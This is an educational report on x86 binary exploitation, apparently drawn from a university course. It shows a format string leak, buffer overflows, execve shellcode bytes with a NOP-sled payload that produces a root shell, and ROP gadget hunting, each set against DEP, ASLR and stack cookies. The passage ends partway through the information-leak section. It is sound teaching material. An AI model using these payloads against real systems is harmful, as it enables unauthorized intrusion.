Acknowledgement

A university course at Rensselaer Polytechnic Institut[1] held in Spring 2015 focused on *Modern Binary Exploitation*. They made their course material available on GitHub [1] under the Creative Commons Attribution-NonCommercial 4.0 International license[2]. We reused a lot of their material in this project.

We highly recommend checking them out and having a look at their material for further details apart from the given references.

1 Introduction

Exploiting binaries was comparatively easy ten to fifteen years ago. There were no special mitigation mechanisms in place denying even the most simplest exploits. This is the point in time where we will start off. First we talk about two very simple exploits, namely the Format String Exploit and the Buffer Overflow in combination with Shell Code. Although there is a huge collection of exploitation techniques known to the public, we will only look at a very small fraction of them in this project.

The next section will communicate necessary background knowledge required to fully grasp the two presented exploits. A short overview about the target architecture x86 will be given.

After that, both techniques are introduced, followed by the first mitigation technique, Data Execution Prevention (DEP). From there on we will keep on using the buffer overflow technique with some adaptations to circumvent DEP. At that point Return Oriented Programming (ROP) is introduced, directly leads to Address Space Layout Randomization (ASLR) the follow-up mitigation mechanism. Again the buffer overflow technique can be adapted to break ASLR through the use of additional information.

Since neither DEP nor ASLR provide significant protection against even this simple technique, an additional mitigation has been put into place in the form of Stack Cookies.

An outlook will be given after bypassing Stack Cookies by looking at Control Flow Integrity (CFI).

Examples will be provided along the way support the reader and provide some additional explanation. Finally we will conclude with a word about other architectures (x86_64 and ARM) followed by a recap about this project.

1.1 Main Assumption

Throughout this work we assume that we know the target binary (and the libraries it uses). Let us show that this assumption is quite reasonable to make by looking through the eyes of the adversary. An attacker who wants to penetrate a target machine would most likely choose the easiest path, by exploiting the weakest link. Most machines relevant to an attacker's interest will provide multiple services. Consider following scenario:

The main server of a small business company runs a homemade communication service for interaction between them and their clients. The attacker has no access to the source or binary of this communication service's daemon running on the target machine. But along with it a commonly used web server is listening on port 80. Getting the source (and binary) of the web server is much easier therefore an attacker would pick this entry point over the communication service daemon.

Listing 1 shows a possible response of a web server when receiving an invalid request. The web server tells us his exact version and since it also provides information about the operating system (distribution)

[1] http://rpi.edu/

[2] https://creativecommons.org/licenses/by-nc/4.0/legalcode

```
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at ovinnik.canonical.com Port 80</address>
</body></html>
Connection closed by foreign host.
```

Listing 1: A web server's response to a misspelled request

an attacker can easily mimic this setup to test and tweak his exploits. Exploits may already be known to the public if the used version is not up-to-date. An attacker could easily reuse them.

2 Platform x86

This section will teach necessary background knowledge about the target platform to fully conceive the following techniques. But first let us elaborate why x86 has been chosen.

At the time these techniques (and their related mitigations) were established, x86 was the most common platform. The majority of related material found on the internet covers x86, and many exploitation techniques can be translated from x86 to other architectures with ease.

A more detailed overview can be found on Wikipedia[3] and if this is not enough for you, consider the Intel Manual[4] for a more profound insight.

2.1 CPU and registers



Figure 1: Register overview including 64 bit extension

Figure 1 (from Wikipedia[5]) shows an overview of registers available on the x86 platform. While there are dedicated registers for floating pointer operations and registers with hardware protection (segment registers) we will only focus on nine commonly used registers.

[3] https://en.wikipedia.org/wiki/X86
[4] https://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html
[5] https://en.wikipedia.org/w/index.php?title=X86&oldid=696308590#/media/File:Table_of_x86_Registers_svg.svg

EAX Accumulator Register

EBX Base Register

ECX Counter Register

EDX Data Register

ESI Source Index

EDI Destination Index

EBP Base Pointer

ESP Stack Pointer

EIP Instruction Pointer



Figure 2: Addressing specific parts of a register including 64 bit extension

The instruction pointer `EIP` points to the next instruction in memory which will be executed the subsequent cycle. Stack pointer `ESP` and base pointer `EBP` are used for stack management which is vital to call and return from multiple functions properly. The remaining six registers are used for arithmetic and memory operations as well as passing arguments (parameters) for system calls. Their values can either be interpreted as integers or pointers.

Note that these registers can be addressed partially allowing one to write only to the lower 16 bit, for example, as displayed in figure 2 taken from *null programm*[6].

The CPU comes with protection mechanisms which allows the operating system kernel to limit other processes' privileges. This mechanism is known as *protection rings* (Ring 0 – Ring 3). The kernel runs *in* Ring 0 (most privileged) and switches to Ring 3 (least privileged) when a normal process is scheduled. A system call is invoked by the process if it needs something beyond its scope. The kernel takes over, deals with the request and returns execution back to the process. This is known as *context switch* and switching between Rings happens along with it.

2.2 System Calls

As already mentioned in the previous paragraph, a process only has limited capabilities and the kernel has to take over to fulfill certain (more privileged) operations. The operating system's documentation tells you which system calls are available (on which platform) and what parameters each of them requires. Let us illustrate this with an example: On x86 Linux the system call number 4 (starting from 0) is the `sys_write` system call which writes data to a file descriptor. It takes three arguments, the file descriptor to write to, a pointer to the start of the data which should be written and the length of the data. The number of the system call together with these three parameters are placed in the `EAX`, `EBX`, `ECX`, `EDX` respectively. To invoke the system call issue following instruction:

```
int     0x80
```

Nowadays you may encounter a different mechanism for system calls using Virtual Dynamic Shared Objects (vDSO). This goes beyond our scope here, we will use the previously mentioned mechanism in our exploits as they work side by side. Consult the corresponding man page[7] for further reading.

[6] http://nullprogram.com/img/x86/register.png on December 2015
[7] http://man7.org/linux/man-pages/man7/vdso.7.html

2.3 Memory

Physical memory is managed by the operation system kernel by utilising the Memory Management Unit (MMU). Each process' address space is virtualized and memory operations are translated on-the-fly by the MMU. Physical memory is segmented into *pages* (typically 4 KiB in size) and each page can be mapped *into* the virtual address space of one or more (shared) processes. [7, pp. 400]

The main parts located inside the (virtual) address space of a process are the executable itself with its `.text` and `.data` section, the heap (used for dynamic data), the stack (used for local variables and function calling) and libraries.

2.4 Endianness



Figure 3: Placement of bytes in memory in little-endian

Endianness refers to the byte order used when storing data in memory (or transmitting it over the network). x86 uses little-endian which is described in figure 3 (from Wikipedia[8]). The least significant byte of a word is placed at the lower memory address and successive bytes are placed as the memory address increases. We will later refer back to this when needed. The related Wikipedia page[9] goes into more detail about this than we need.

2.5 Calling Convention

A calling convention defines how function calls should be implemented. What calling convention is used depends on the platform, toolchain and compiler settings. Let us exhibit what the convention defines and what convention we are using (cdecl).

[8] https://en.wikipedia.org/w/index.php?title=Endianness&oldid=696417697#/media/File:Little-Endian.svg
[9] https://en.wikipedia.org/wiki/Endianness

Convention defines:

- Where to place arguments
- Where to place return value
- Where to place return address
- Who prepares the stack
- Who saves which register
- Who cleans up
  (caller or callee)

C Declaration (cdecl):

- Arguments on stack (reverse order)
  stack aligned to 16 B boundary
- Return via register (`EAX` / `ST0`)
- `EAX`, `ECX`, `EDX` saved by the caller
  rest saved by the callee
- On stack:
  old instruction pointer (`IP`)
  old base pointer (`BP`)
- Caller does the cleanup

3 Format String Exploits

The first exploitation technique we will discuss builds upon the interpretation of format strings. `printf` is a C function of the standard library which will interpret such strings and print them to `stdout`. As the name already tells you, the supplied string contains *formatter* describing how to handle additional arguments. If you are unfamiliar with `printf` please have a look at the man page[10] now.

Taking a closer look at `printf` we can see that its first argument is a format string followed by a variable number of additional arguments. `stdarg.h` describes a common implementation of this together with a small example in their man page[11]. As in that example, `printf` trusts you that the number of arguments supplied is equal (or greater) than the number of formatters. Calling `printf` with the format string `"%d + %d = %d"`, for instance, assumes that (at least) three additional arguments are given.

```c
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]) {
    char passwd[100] = "AAAABBBB";
    char buf[100] = {0};

    scanf("%s", buf);

    if (strncmp(buf, passwd, 100) == 0) {
        printf("correct\n");
    } else {
        printf("You entered:\n");
        printf(buf);
        printf("\n");
    }

    return 0;
}
```

```
> gcc -o format format.c


> echo foobar | ./main
You entered:
foobar


> echo AAAABBBB | ./main
correct


> echo '%08x' | ./main
You entered:
bfd98ed4
```

Listing 2: Program vulnerable to Format String Exploits

The exploit comes from the notion that a format string provided by an attacker gets interpreted. The program shown in listing 2 will take an arbitrary string from `stdin` and pass it on to `printf`. For simple inputs (not containing formatter) this works fine. But as soon as formatter are provided, `printf` accesses the locations where the corresponding arguments *would* be located. From the calling convention described in section 2.5 we know that these arguments *would* be located on the stack, therefore `printf` will print whatever lies on the stack at these positions instead.

[10] http://linux.die.net/man/3/printf
[11] http://linux.die.net/man/3/stdarg

An attacker in this scenario wants to get a hold of the hardcoded password stored in `passwd`. Since local variables are placed on the stack `printf` will be able to read the password if enough formatters are provided:

```
> python -c 'print "%08x." * 10' | ./main
bf920c14.00000064.b77de29e.00000000.00000000.b77fedf8.bf920d94.00000000.41414141.42424242.
```

Here we use Python to craft the format string containing ten identifiers for us. As we can see the password is printed (ASCII encoded). Byte order is swapped because of endianness (see section 2.4). Apart from the password we also gather a bunch of pointers, these can be used later on to break ASLR (see section 8.1).

We would like to point the reader to the book *Hacking: The Art of Exploitation* [4, pp. 167] for more details about this and following techniques. We will come back to this technique later on to show that `printf` enables even more sophisticated attacks.

4 Buffer Overflow

The second type of exploits we'll look at is known as Buffer Overflows and as on may already derive from the name, this is about submitting more data to a buffer than it was originally designed for. This setup can be exploited when bound checking is done wrong or not at all. An attacker is therefore able to overwrite memory behind the buffer's location.

4.1 Disabling Mitigations

The three mitigation mechanisms DEP, ASLR and Stack Cookies are enabled by default nowadays and as mentioned in the introduction we start off at a pointer where these mechanisms were not. So to run the provided examples we first have to disable them. DEP and Stack Cookies can be disabled via compiler flags to the extend necessary using `-z execstack` and `-fno-stack-protector` respectively.

ASLR can be disabled globally so that *new* process' has an unscrambled memory layout:

```
> echo 0 > /proc/sys/kernel/randomize_va_space
```

Writing `2` instead of `0` will switch ASLR back to its default state. Root privileges are, of course, required for this. There is also another way by invoking `setarch`:

```
> setarch `arch` -R ./binary
```

4.2 The Exploit

The consequences of an exploited buffer overflow depend on where the buffer is located. The most interesting location would of course be the stack because, apart from local variables and arguments, it holds the return address of a function. But buffers located inside the heap or static may also be viable options. Common terms related to these scenarios are *stack smashing* and *heap corruption*. We will talk about heap corruption later on when breaking ASLR, for now we focus our attention on stack smashing.



Figure 4: Stack frame containing a buffer

Let's start off by examining the stack containing a buffer `c` as local variable, see figure 4. Right now the buffer holds the string `"hello"` followed by a terminator. Since it has been allocated to hold a maximum of 12 B this fits. If data is written to the buffer larger than 12 B the following variable (or parameter) `bar` will be overwritten, followed by the saved frame pointer and the return address. If even more data is supplied the following stack frame will be overwritten in the same manner.

If an attacker can provide the data written to the buffer and no (or wrong) bound checking is done, he is able to inject arbitrary (malicious) code into the stack frame. This could be, for instance, be used to overwrite a flag indication whether an authentication has been performed successfully or not. But since this is pretty forward let's go beyond that and see what happens when changing the return address.

As shown in listing 3 we have a buffer suited for 20 B but without any bound checking. If the provided input is longer, we will be able to overwrite the return address. Let's have a look at the resulting binary utilizing `objdump`.

Looking at lines 13 and 23 we can infer that the buffer will start 28 B (`0x1c`) before the base pointer. Hence we have to supply 32 B (28 + 4) of arbitrary data followed by the address where we want to jump to. Let's jump into the function `mordor` located at `0x804849b`, keep in mind that the byte order needs to be swapped.

```
> python -c "print 'A'*32 + '\x9b\x84\x04\x08'" | setarch `arch` -R ./overflow
Enter text:
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA��
One does not simply jump into mordor()!
Segmentation fault (core dumped)
```

`mordor` has been executed successfully. Despite the segmentation fault one can see that return address has been overwritten successfully.

```c
#include <stdio.h>

void mordor(void) {
    puts("One does not simply"
         "jump into mordor()!");
}

void echo(void) {
    char buffer[20] = {0};
    puts("Enter text:");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main(void) {
    echo();
    return 0;
}
```

```
> gcc -fno-stack-protector -o overflow overflow.c
> objdump -d -M intel overflow
            ...
0804849b <mordor>:
 804849b:       55                      push   ebp
 804849c:       89 e5                   mov    ebp,esp
            ...

080484b4 <echo>:
 80484b4:       55                      push   ebp
 80484b5:       89 e5                   mov    ebp,esp
 80484b7:       83 ec 28                sub    esp,0x28
 80484ba:       c7 45 e4 00 00 00 00    mov    DWORD PTR [ebp-0x1c],0x0
 80484c1:       c7 45 e8 00 00 00 00    mov    DWORD PTR [ebp-0x18],0x0
 80484c8:       c7 45 ec 00 00 00 00    mov    DWORD PTR [ebp-0x14],0x0
 80484cf:       c7 45 f0 00 00 00 00    mov    DWORD PTR [ebp-0x10],0x0
 80484d6:       c7 45 f4 00 00 00 00    mov    DWORD PTR [ebp-0xc],0x0
 80484dd:       83 ec 0c                sub    esp,0xc
 80484e0:       68 e8 85 04 08          push   0x80485e8
 80484e5:       e8 76 fe ff ff          call   8048360 <puts@plt>
 80484ea:       83 c4 10                add    esp,0x10
 80484ed:       83 ec 08                sub    esp,0x8
 80484f0:       8d 45 e4                lea    eax,[ebp-0x1c]
 80484f3:       50                      push   eax
 80484f4:       68 f4 85 04 08          push   0x80485f4
 80484f9:       e8 92 fe ff ff          call   8048390 <__isoc99_scanf@plt>
            ...
```

Listing 3: Program vulnerable to buffer overflows

5 Shell Code

While this is neat and can certainly be useful to an adversary, stack smashing also enables us to inject arbitrary code into a program. Contrary to the previous section the target machine will execute code provided by the attacker. This can be achieved by bending the return address into the buffer used for the exploit. Provided instructions will be executed upon return. Shell code is a piece of (binary) code which opens up a shell that reads and executes commands from an attacker. This example is taken from Dhaval Kapil's blog[12] there is also a section about this in *Hacking: The Art of Exploitation* [4, pp. 281]. There is also a comprehensive article [5] about Stack Smashing on `phrack`[13].

5.1 Crafting Shell Code

```nasm
xor     eax, eax        ;Clearing eax register
push    eax             ;Pushing NULL bytes
push    0x68732f2f      ;Pushing //sh
push    0x6e69622f      ;Pushing /bin
mov     ebx, esp        ;ebx now has address of /bin//sh
push    eax             ;Pushing NULL byte
mov     edx, esp        ;edx now had address of NULL byte
push    ebx             ;Pushing address of /bin//sh
mov     ecx, esp        ;ecx now has address of address
                        ;of /bin//sh byte
mov     al, 11          ;syscall number of execve is 11
int     0x80            ;Make the system call
```

```
> nasm -f elf shellcode.asm
> objdump -d -M intel shellcode.o
            ...
00000000 <.text>:
   0:       31 c0                   xor    eax,eax
   2:       50                      push   eax
   3:       68 2f 2f 73 68          push   0x68732f2f
   8:       68 2f 62 69 6e          push   0x6e69622f
   d:       89 e3                   mov    ebx,esp
   f:       50                      push   eax
  10:       89 e2                   mov    edx,esp
  12:       53                      push   ebx
  13:       89 e1                   mov    ecx,esp
  15:       b0 0b                   mov    al,0xb
  17:       cd 80                   int    0x80
```

Listing 4: Assembly code opening up a shell upon execution

The piece of assembly shown in listing 4 sets up the parameters for the `execve` system call and than invokes it to replace the currently running process with a shell. `execve` takes three arguments, a string of the program to execute (here `"/bin//sh"` + terminator), a list of arguments for that program and a list of environment variables. Its system call number is 11 and it will accept `NULL` for both lists. The double

[12] https://dhavalkapil.com/blogs/Shellcode-Injection/ on December 2015
[13] http://phrack.org/

slash in the first argument is used to prevent null bytes inside the shell code. The function which reads the shell code may truncate it upon reading a null byte, therefore we have to work around this without changing the underlying semantics.

Running this code through an assembler yields binary code, shown in listing 4, which will be part of the payload.

```
\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80
```

5.2 Examining the Target Binary

Finding the starting location of our buffer will be a little bit more complicated, we cannot read it directly from the binary of the target program so, in listing 5, we'll examine it in a debugger .

```c
#include <stdio.h>
#include <string.h>

void func(char *name) {
    char buf[100] = {0};
    strcpy(buf, name);
    printf("Welcome %s\n", buf);
}

int main(int argc, char *argv[]){
    if (argc == 2) {
        func(argv[1]);
    }
    return 0;
}
```

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
> gdb -q ./vuln
(gdb) break 5
Breakpoint 1 at 0x8048452: file vuln.c, line 5.

(gdb) run player1
Starting program: /mnt/ETnM/src/shell_code/vuln player1

Breakpoint 1, func (name=0xbffff76d "player1") at vuln.c:5
5               char buf[100] = {0};

(gdb) x buf
0xbffff4bc:        0xb7fff938

(gdb) x $ebp
0xbffff528:        0xbffff548
```

Listing 5: Examining the target binary in `gdb`

Now we know that the buffer will be located at `0xbffff4bc` (saved base pointer will be at `0xbffff528`) at runtime, but it may be offset a few bytes when run without debugger. This happens because environment variables and meta information, like the program name, determine the stack starting position (stack is placed right before environment variables). Hence we may not hit the first instruction of our shell code right away, but since the buffer is bigger than the actual payload we can improve our odds by prefixing the shell code with `NOP` instructions. As long as the return address points somewhere into this sequence of `NOP`s the CPU will *slide* to the first instruction of the shell code. Therefore this is known as a `NOP` *Sled*. We append some arbitrary data to the shell code as offset to overwrite the return address. This is also illustrated in figure 5 where *target* is new return address supplied by the attacker. Using the maximum amount of `NOP`s possible would also be a viable option, here we just went with the original example.



Figure 5: Putting the payload together

Let's first calculate the distance between the start of the buffer and the return address. The return address will be located 4 B after the saved base pointer location.

$$(\texttt{0xbffff528} + 4) - \texttt{0xbffff4bc} = 112$$

We prefix our shell code with a `NOP` Sled consisting of 40 B (opcode for `NOP` is `0x90`). Since our shell code is 25 B long we add 47 `'A'`s to gap the remaining distance. Lastly we have to add the new return address which should point to the `NOP` Sled's center.

$$\texttt{0xbffff4bc} + 20 = \texttt{0xbffff4d0}$$

5.3 Gimme that Shell already

```
> SHELLCODE="\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80"
> PAYLOAD=$(python -c "print '\x90'*40 + '$SHELLCODE' + 'A'*47 + '\xd0\xf4\xff\xbf'")
> setarch $(arch) -R ./vuln "$PAYLOAD"
Welcome ����������������������������������������1�Ph//shh/bin��P��S���
            ...
#
# whoami
root
# date
Mon Jan 18 16:36:06 CET 2016
# uname -r
4.2.0-22-generic
```

After injecting the payload we get a few lines of garbage and receive a prompt by hitting return a few times. You can enter commands and receive output like usual.

6 Data Execution Prevention (DEP)

The first mitigation technique discussed, DEP, is also known under the term *write XOR execute (*`w^x`*)* and it will prevent us from executing injected code like we did in the shell code example previously. This happens by attaching a execute flag to each page (in addition to the read / write flags). If the instruction pointer points to a page without the execute flag set, a segmentation fault will be triggered. The only pages flagged for execution are the ones that belong either to the `.text` segment or the used libraries since it will contain the program code. The stack is (of course) not executable per default. So our shell code example would simply segfault.

On modern platforms this is enforced by hardware, but even CPUs that lack such hardware support, software-enforced DEP provides limited protection. [8]

Previously we worked around this by passing `-z execstack`, hence data on the stack was executable. This can also be seen in the output of `readelf`.

```
> gcc -g -fno-stack-protector -z execstack -o vuln vuln.c
> readelf -a vuln
            ...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
            ...
  GNU_EH_FRAME   0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RW  0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
            ...

> gcc -g -fno-stack-protector -o vuln vuln.c
> readelf -a vuln
            ...
Program Headers:
  Type           Offset   VirtAddr   PhysAddr   FileSiz MemSiz  Flg Align
            ...
  GNU_EH_FRAME   0x00055c 0x0804855c 0x0804855c 0x00034 0x00034 R   0x4
  GNU_STACK      0x000000 0x00000000 0x00000000 0x00000 0x00000 RWE 0x10
  GNU_RELRO      0x000f08 0x08049f08 0x08049f08 0x000f8 0x000f8 R   0x1
            ...
```

Listing 6: `readelf` output with and without `-z execstack`

```
> gcc -g -fno-stack-protector -o vuln vuln.c
> SHELLCODE="\x31\xC0\x50\x68\x2F\x2F\x73\x68\x68\x2F\x62\x69\x6E\x89\xE3\x50\x89\xE2\x53\x89\xE1\xB0\x0B\xCD\x80"
> PAYLOAD=$(python -c "print '\x90'*40 + '$SHELLCODE' + 'A'*47 + '\xd0\xf4\xff\xbf'")
> setarch $(arch) -R ./vuln "$PAYLOAD"
Welcome ����������������������������������������1�Ph//shh/bin��P��S���
                                                                          AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA����
./run_dep: line 19:   859 Segmentation fault      (core dumped) setarch $(arch) -R ./vuln "$PAYLOAD"
```

Listing 7: Running the shell code example without `-z execstack`

Listing 6 shows that with `-z execstack` the stack section is marked (looking at `Flg` in lines 8 and 19) with execute (`E`). Running the example, see listing 7, yields the segfault described in the previous paragraph. The program is terminated upon receiving the segfault.

DEP makes injection arbitrary code into binary much harder, but we still control the return address.

7 Return Oriented Programming (ROP)

The first example shown in the Buffer Overflow section (section 4) already illustrated the power that comes along with controlling the return address. In there we were able to jump to a completely different function upon execution. Most likely the target binary may not contain a function doing exactly what an attacker wants to do, by controlling the return address one can build a, so called, *ROP chain* to execute (more or less) arbitrary code, which is made out of *gadgets*. [9, 2, 6]

7.1 Gadgets

A gadget is a (short) sequence of instructions ending with a `ret`.

An attacker scavenges the target binary (and used libraries) for such sequences in order to combine them to build a malicious sequence of instructions. The size and diversity of the code base dictates the diversity of available gadgets and therefore the difficulty of building a specific sequence.

The shell code used in this paper could be mapped to three gadgets, for example, if the described gadgets were available. The first one pushes the string `"/bin//sh"` onto the stack, the second one sets up the registers (arguments) and the last one calls the `execve` system call.

The final `ret` statement of a gadgets is required for chaining them together. We not only use the Buffer Overflow to control one, but multiple return addresses. Because of this our payload will be made up by a list of return addresses (the start of each gadgets) interleaved by some padding. Each provided address will be consumed one by one at the end of each gadgets to *jump* to the next one.

The easiest way to find what gadgets are available may be by piping the output of `objdump` to `grep` filtering for `ret` statements. This is done in listing 8. In there you can see three possible gadgets with different instructions. Gadgets can of course be arbitrary long, we just used a length of 5 instructions for this example.

There are algorithms and tools available which simplify the process of finding such gadgets (and even whole chains) but they go beyond the scope of this writing. [6]

```
> objdump -d -M intel /bin/cat | grep -B5 ret
            ...
 804a3f2:       89 f0                   mov    eax,esi
 804a3f4:       5b                      pop    ebx
 804a3f5:       5e                      pop    esi
 804a3f6:       5f                      pop    edi
 804a3f7:       5d                      pop    ebp
 804a3f8:       c3                      ret
--
            ...
 804bff7:       6a 00                   push   0x0
 804bff9:       ff 74 24 1c             push   DWORD PTR [esp+0x1c]
 804bffd:       ff 74 24 1c             push   DWORD PTR [esp+0x1c]
 804c001:       e8 3a ff ff ff          call   804bf40 <__sprintf_chk@plt+0x2cf0>
 804c006:       83 c4 1c                add    esp,0x1c
 804c009:       c3                      ret
--
            ...
 804c5fd:       29 d8                   sub    eax,ebx
 804c5ff:       83 c4 04                add    esp,0x4
 804c602:       83 c0 01                add    eax,0x1
 804c605:       5b                      pop    ebx
 804c606:       5e                      pop    esi
 804c607:       c3                      ret
--
            ...
```

Listing 8: Finding available gadgets in a binary

```c
#include <stdio.h>
#include <string.h>

char *not_used = "/bin/sh";

void not_called(void) {
    puts("Not quite a shell...");
    system("/bin/date");
}

void vulnerable_function(char* string) {
    char buffer[100] = {0};
    strcpy(buffer, string);
}

int main(int argc, char *argv[]) {
    if (argc == 2) {
        vulnerable_function(argv[1]);
    }
    return 0;
}
```

Listing 9: Example for exploiting a Buffer Overflow with ROP

7.2 Example

This example is taken from a blog post[14] on Code Arcana, which also includes a simpler as well as a more complex example about ROP.

The target program is displayed in listing 9. We will not be able to inject and execute shell code, and there is no function present which directly opens up a shell for us. But there are parts which can be used to do so.

[14] http://codearcana.com/posts/2013/05/28/introduction-to-return-oriented-programming-rop.html

8 Address Space Layout Randomization (ASLR)

This mitigation technique was introduced to render ROP (and ret2libc) void. The idea behind it is quite simple, and the name gives it away already. Memory layout is randomize so an attacker cannot reliably use ROP. An attacker will not be able to copy the exact setup of a target machine by only knowing which binary (and libraries) is used.

```
1  > echo 2 > /proc/sys/kernel/randomize_va_space
2
3  > cat /proc/self/maps
4  08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
5  08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
6  08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
7  091de000-091ff000 rw-p 00000000 00:00 0          [heap]
8  b7531000-b76e5000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
9  b76f7000-b7719000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
10 bfe0d000-bfe2e000 rw-p 00000000 00:00 0          [stack]
11
12 > cat /proc/self/maps
13 08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
14 08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
15 08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
16 093e3000-09404000 rw-p 00000000 00:00 0          [heap]
17 b7560000-b7714000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
18 b7726000-b7748000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
19 bf962000-bf983000 rw-p 00000000 00:00 0          [stack]
20
21 > cat /proc/self/maps
22 08048000-08054000 r-xp 00000000 08:01 131085     /bin/cat
23 08054000-08055000 r--p 0000b000 08:01 131085     /bin/cat
24 08055000-08056000 rw-p 0000c000 08:01 131085     /bin/cat
25 094ec000-0950d000 rw-p 00000000 00:00 0          [heap]
26 b7588000-b773c000 r-xp 00000000 08:01 917531     /lib/i386-linux-gnu/libc-2.21.so
27 b774e000-b7770000 r-xp 00000000 08:01 917507     /lib/i386-linux-gnu/ld-2.21.so
28 bfb24000-bfb45000 rw-p 00000000 00:00 0          [stack]
```

Listing 10: Let `cat` show its memory mappings with ASLR enabled (some lines have been omitted)

ASLR is enabled by default and one can easily check the implications by running `cat` on `/proc/self/maps` a few times as shown in listing 10. Line 10, 19 and 28 show, for example, that the stack starts at different locations in memory each time cat has been invoked.

We can directly see one flaw in this setup — not all sections of the `cat` binary start at random locations. Especially the `.text` always starts at the same position. This happens because `cat` itself was not compiled as Position Independent Executable (PIE). Since this is actually the default behaviour, most programs' `.text` segment will always start at the same location. One could pass the corresponding flag (`-pie`) to the compiler to prevent this, then ASLR would be able to randomize these segments too.

Breaking ASLR, even when the code is compiled with `-pie`, is easier than it seems at first. Relocation only happens to a section at whole, inside a section still shares the same relative distance as it would without ASLR. But before exploit this fact have a look at the randomize addresses again.

Only three nybble (3×4 bit) differ between multiple runs giving us $2^{12} = 4096$ possibilities. If the scenario allows it, brute forcing is a viable option here. But note that this changes drastically for 64 bit.

8.1 Info Leak

Nevertheless a better option has already been teased. ASLR can be broken easily as soon as we get *one* address (pointer) to a section of interest is *leaked*. Therefore the name information leak. We show the implications of such a leak by an example taken from [1].

> Lets say you managed to leak a pointer (`0xb7e72280`) and you know that this one usually points to `printf`.
>
> Look how far away `system` is from `printf`, in the standard library. It's `0xd0f0` bytes.
>
> We now know that `system` is at:
>
> $$0xb7e72280 - 0xd0f0 = 0xb7e65190$$

